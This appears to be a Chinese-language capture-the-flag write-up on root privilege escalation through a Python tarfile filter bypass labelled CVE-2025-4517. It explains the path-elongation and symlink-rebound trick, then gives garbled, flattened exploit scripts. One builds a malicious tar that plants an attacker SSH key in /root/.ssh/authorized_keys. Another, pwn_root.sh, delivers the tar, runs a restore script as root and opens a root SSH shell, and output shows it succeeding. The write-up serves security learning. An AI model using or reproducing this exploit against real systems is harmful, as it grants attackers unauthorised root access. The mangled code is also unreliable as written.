{staging_dir}" )"r" ) as tar:"data" )"[+] Extraction completed in {staging_dir}" )"[!] Error during extraction: {e}" , file=sys.stderr)exit (2 )if __name__ == "__main__" :
利用这个脚本可以实现任意文件写入
Python 的 tarfile 模块在启用 filter="data" 时,会调用类似 os.path.realpath() 的函数来解析归档文件中的路径和软链接(Symlink),以确保解压出来的文件路径不会“逃逸”出目标解压目录。
核心缺陷在于路径解析的错误处理机制: 当遇到极其复杂的嵌套路径或软链接时,如果解析展开后的路径长度超过了操作系统的最大限制(即 PATH_MAX,在 Linux 下通常是 4096 字节),系统底层会抛出 ENAMETOOLONG 等 OSError。 为了保证程序的容错性,Python 的校验代码在捕获到这类异常时,会放弃通过操作系统进行真实的路径解析,而是退化为简单的“字符串字面量拼接” 。这就导致了“安全校验逻辑看到的路径”和“操作系统最终实际写入时解析的路径”产生了致命的偏差。
第一步:构建“路径膨胀”陷阱 (Path Elongation) 脚本循环 16 次,每次创建一个长达 247 字符的真实目录(comp),并创建一个指向它的单字符软链接(a, b, c…)。当你从顶层访问 a/b/c/d... 时,虽然路径字面量很短,但在操作系统层面,它会被逐层展开为 dd.../dd.../dd...。这种指数级的展开使得真实路径长度迅速爆表,超过操作系统的 PATH_MAX 限制。
第二步:构建“反弹”软链接 (The Rebound) 脚本在上述极长路径的末端,创建了一个软链接 l。它的目标是 ../../../...(向上返回 16 层),作用是刚好将路径反弹回解压的根目录。
第三步:欺骗过滤器 (Bypassing filter="data") 脚本创建了真正的恶意软链接 escape,其目标指向我们构造的超长路径 + 反弹路径 + 目标越权路径(即 linkpath + "/../../../../../../root")。 当 filter="data" 检查 escape 时,它尝试解析目标路径。由于前面的部分在展开时触发了 ENAMETOOLONG 异常,Python 的校验逻辑退化为字符串字面量的消除。在纯字面量计算下,系统错误地抵消了 ../,误以为这个路径最终仍然在安全的解压目录内,从而放行 了 escape 软链接的创建。
第四步:完成越权写入 (Execution) 最后,脚本将恶意公钥作为普通文件写入到 escape/.ssh/authorized_keys 中。 此时,安全校验已经结束,escape 软链接已经被物理释放到了磁盘上。当 tarfile 尝试打开这个文件句柄准备写入时,操作系统内核 接管了路径解析。OS 完全听从软链接的指引,顺着 escape 成功定位到了真实的 /root/.ssh/authorized_keys,并写入了你的 SSH 公钥。由于执行环境是 sudo(root),写入畅通无阻。
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
cd /tmpCreate the malicious tar with CVE-2025 -4517 'd' * 247 "abcdefghijklmnop" path = "" with tarfile.open("backup_1002.tar" , mode="x" ) as tar:for i in steps:path .join (path , comp))type = tarfile.DIRTYPEpath .join (path , i))type = tarfile.SYMTYPEpath = os.path .join (path , comp)path .join ("/" .join (steps), "l" * 254 )type = tarfile.SYMTYPE"../" * len(steps))e = tarfile.TarInfo("escape" )e .type = tarfile.SYMTYPEe .linkname = linkpath + "/../../../../../../root" e )"escape/.ssh" )type = tarfile.DIRTYPE0 o700"${PUBKEY}\n" "escape/.ssh/authorized_keys" )type = tarfile.REGTYPE0 o600"[+] Malicious tar created" )to SSH as root
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
cat << 'EOF' > /tmp/pwn_root.sh 1 . 环境清理与准备cd /tmpf /tmp/rootkey /tmp/rootkey.pub /tmp/backup_1002.tarecho "[*] 正在生成攻击者 SSH 密钥对..." f /tmp/rootkey -N "" -qcat /tmp/rootkey.pub)2 . 编写 Python 脚本来构造利用 CVE-2025 -4517 的恶意 Tar 包echo "[*] 正在构造 CVE-2025-4517 恶意 Tar 包..." python3 - << EXPLOIT_PYTHONcomp = 'd' * 247 "abcdefghijklmnop" "" b "${PUBKEY}\n" open ("backup_1002.tar" , mode ="x" ) as tar:for i in steps:a = tarfile.TarInfo(os.path.join (path, comp ))a .type = tarfile.DIRTYPEa )b = tarfile.TarInfo(os.path.join (path, i))b .type = tarfile.SYMTYPEb .linkname = comp b )join (path, comp )join ("/" .join (steps), "l" * 254 )l = tarfile.TarInfo(linkpath)l .type = tarfile.SYMTYPEl .linkname = ("../" * len (steps))l )escape 符号链接e = tarfile.TarInfo("escape" )e .type = tarfile.SYMTYPEe .linkname = linkpath + "/../../../../../../root" e )escape 链接创建 .ssh 目录"escape/.ssh" )type = tarfile.DIRTYPEmode = 0 o700"escape/.ssh/authorized_keys" )type = tarfile.REGTYPElen (pubkey_content)mode = 0 o600print ("[+] 恶意 Tar 包 'backup_1002.tar' 已成功创建" )3 . 部署并触发漏洞echo "[*] 正在将 Tar 包投递至备份目录..." cp /tmp/backup_1002.tar /opt /backup_clients/backups/echo "[*] 正在以 root 权限运行提取脚本 (触发漏洞)..." python3 /opt /backup_clients/restore_backup_clients.py -b backup_1002.tar -r restore_root4 . 尝试通过 SSH 登录 rootecho "[*] 验证权限中... 尝试读取 /root/root.txt" o "StrictHostKeyChecking=no" "cat /root/root.txt" 5 . 提供交互式 root Shellecho "[*] 正在为你开启交互式 Root Shell..." o "StrictHostKeyChecking=no" x /tmp/pwn_root.sh sh
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
/tmp/pwn_root.shn_root.shlocalhost -o "StrictHostKeyChecking=no" "cat /root/root.txt" 002. tar -r restore_rootSSH 密钥对...CVE -2025 -4517 恶意 Tar 包...Tar 包 'backup_1002.tar' 已成功创建Tar 包投递至备份目录...Backup : backup_1002.tarStaging directory: /opt/backup_clients/restored_backups/restore_rootExtraction completed in /opt/backup_clients/restored_backups/restore_rootRoot Shell ...Linux wingdata 6.1 .0 -42 -amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1 .159 -1 (2025 -12 -30 ) x86_64The programs included with the Debian GNU /Linux system are free software;
核心缺陷:路径解析的“降级”机制 Python 的 tarfile.extractall(filter="data") 旨在防止路径穿越攻击 。但在处理极长路径时,它存在一个致命的逻辑矛盾:
1.
正常状态 :Python 会尝试调用操作系统的 API(如 realpath)来验证解压路径是否超出了目标目录 。
2.
异常触发 :当路径长度超过操作系统的限制(Linux 下 PATH_MAX 通常为 4096 字节 )时,系统 API 会抛出 ENAMETOOLONG 错误 。
3.
防御失效 :为了保证程序不崩溃,Python 的校验代码在捕获到此异常后,会**退化(Fallback)**到简单的“字符串拼接和消除”逻辑 。它不再检查真实的磁盘路径,只在内存中计算字符串字面量。
攻击构造:路径膨胀与反弹 攻击者通过精心构造的 Tar 包,利用上述机制实现了任意文件写入 :
路径膨胀 (Path Elongation) : 脚本创建了多层极深的目录(如 16 层,每层 247 字符),使得展开后的绝对路径长度远超 4096 字节 。这成功诱导 Python 放弃真实的路径校验 。反弹软链接 (The Rebound) : 在超长路径的末端放置一个指向多级上层目录的软链接 。对于“降级”后的字符串校验逻辑,它认为 ../ 只是抵消了前面的目录名,路径依然“安全” 。物理越权写入 : 当 sudo 运行的 Python 脚本真正执行磁盘写入时,操作系统内核会解析软链接 。由于此时已经绕过了 Python 的软件层过滤器,内核顺着软链接将文件直接写入了 /root/.ssh/authorized_keys 。